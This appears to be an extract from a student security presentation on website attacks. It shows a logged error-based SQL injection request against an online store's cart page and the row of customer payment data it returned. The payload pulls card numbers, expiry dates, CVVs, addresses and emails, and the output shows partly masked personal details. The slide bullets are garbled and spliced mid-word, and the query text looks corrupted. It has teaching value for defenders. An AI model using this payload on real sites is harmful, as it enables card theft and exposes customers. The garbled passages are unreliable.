



## **Project Part III**


### **Double Deuce**

Jibran Ilyas, Frank LaSota,  
Paul Lowder, Juan Mendez



# Our Security Problem Is Website Attacks

- Firewall are common in every network deployment, so attackers use websites to get access to internal network



- Every ind government problem very common in multiple industries.

stitution or the website



## Query Injected by the Attacker

```
2008-10-05 18:14:56 58.187.232.41 GET /shop/stores_app/cart_action.asp
delete_from_cart=108837 or 1=convert(int, (select top 1
convert (varchar, isnull (convert (varchar, Store_Purchases.OID), 'NULL')) . '/' . convert (varchar, isnull (c
onvert (varchar, Store_Purchases.BillFirstname), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar
, Store_Purchases.BillLastName), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar, balance.cardnu
mber), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar, Store_Purchases.CardExpiration), 'NULL')
) . '/' . convert (varchar, isnull (convert (varchar, Store_Purchases.cvv), 'NULL')) . '/' . convert (varchar, is
null (convert (varchar, Store_Purchases.BillAddress1), 'NULL')) . '/' . convert (varchar, isnull (convert (va
rchar, Store_Purchases.BillAddress2), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar, Store_Pur
chases.BillCity), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar, Store_Purchases.BillZip), 'NU
LL')) . '/' . convert (varchar, isnull (convert (varchar, Store_Purchases.BillCountry), 'NULL')) . '/' . conver
t (varchar, isnull (convert (varchar, Store_Purchases.BillPhone), 'NULL')) . '/' . convert (varchar, isnull (c
onvert (varchar, Store_Purchases.BillEmail), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar, Sto
re_Purchases.BillRegion), 'NULL')) . '/' . convert (varchar, isnull (convert (varchar, balance.amount), 'NUL
L')) from Store_Purchases, balance where
(Store_Purchases.OID=balance.oid) and (Store_Purchases.OID<998313) order by Store_Purchases.OID
desc) --sp_password 500
```

## Output from the Query

```
998294/david/lxxx/44943531982267xx/05/10/106/1 southern xxxx trail//ormond
beach/32174/United States/386-xxx-5511/nanatoucxxx@hotmail.com/FL/49.64
```

**Note: Account Numbers masked to protect customer identity**